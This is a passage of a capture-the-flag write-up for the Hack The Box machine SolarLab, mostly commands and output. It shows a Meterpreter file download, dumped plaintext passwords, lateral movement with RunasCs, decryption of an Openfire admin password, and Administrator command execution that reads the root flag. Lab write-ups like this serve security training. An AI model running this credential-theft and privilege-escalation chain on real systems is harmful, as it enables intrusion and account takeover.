
```
meterpreter > download users.db
[*] Downloading: users.db -> /tmp/solarlab/users.db
[*] Downloaded 12.00 KiB of 12.00 KiB (100.0%): users.db -> /tmp/solarlab/users.db
[*] Completed  : users.db -> /tmp/solarlab/users.db
meterpreter >
```

2) Found credentials

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/solarlab]
└─$ sqlite3 users.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables;
Error: unknown command or invalid arguments:  "tables;". Enter ".help" for help
sqlite> .tables
user
sqlite> select * from user;
1|blakeb|ThisCanB3typedeasily1@
2|claudias|007poiuytrewq
3|alexanderk|HotP!fireguard
sqlite>
```

3) Found another user

```
PS C:\Users\blake\Documents\app\instance> net localgroup Users
net localgroup Users
Alias name     Users
Comment        Users are prevented from making accidental or intentional system-wide changes and can run most applications

Members

-------------------------------------------------------------------------------
blake
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
openfire
The command completed successfully.
```




4) Tried the passwords on that user


```
umeterpreter > upload RunasCs.exe
[*] Uploading  : /tmp/solarlab/RunasCs.exe -> RunasCs.exe
[*] Uploaded 50.50 KiB of 50.50 KiB (100.0%): /tmp/solarlab/RunasCs.exe -> RunasCs.exe
[*] Completed  : /tmp/solarlab/RunasCs.exe -> RunasCs.exe
meterpreter >
```

./RunasCs.exe openfire HotP!fireguard "cmd"


5) Got access to openfire user



6) Searched for credentials



7) Found a password



INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Sk-w11QJWTBAIoAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','0017002237740785','0')

INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)

7) Decrypted the password

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/solarlab/openfire_decrypt]
└─$ java OpenFireDecryptPass becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLj
n
ThisPasswordShouldDo!@ (hex: 00540068006900730050006100730073007700 6F00720064005300680006F0075006C00640044006F00210040)
```

8) Got admin rce

```
PS C:\Users\blake\Documents\app\instance> ./RunasCs.exe Administrator ThisPasswordShouldDo!@ "cmd /c type \Users\Administrator\Desktop\root.txt"
./RunasCs.exe Administrator ThisPasswordShouldDo!@ "cmd /c type \Users\Administrator\Desktop\root.txt"

aae94fc2119b05930aacb29d2e66d1a4
PS C:\Users\blake\Documents\app\instance>
```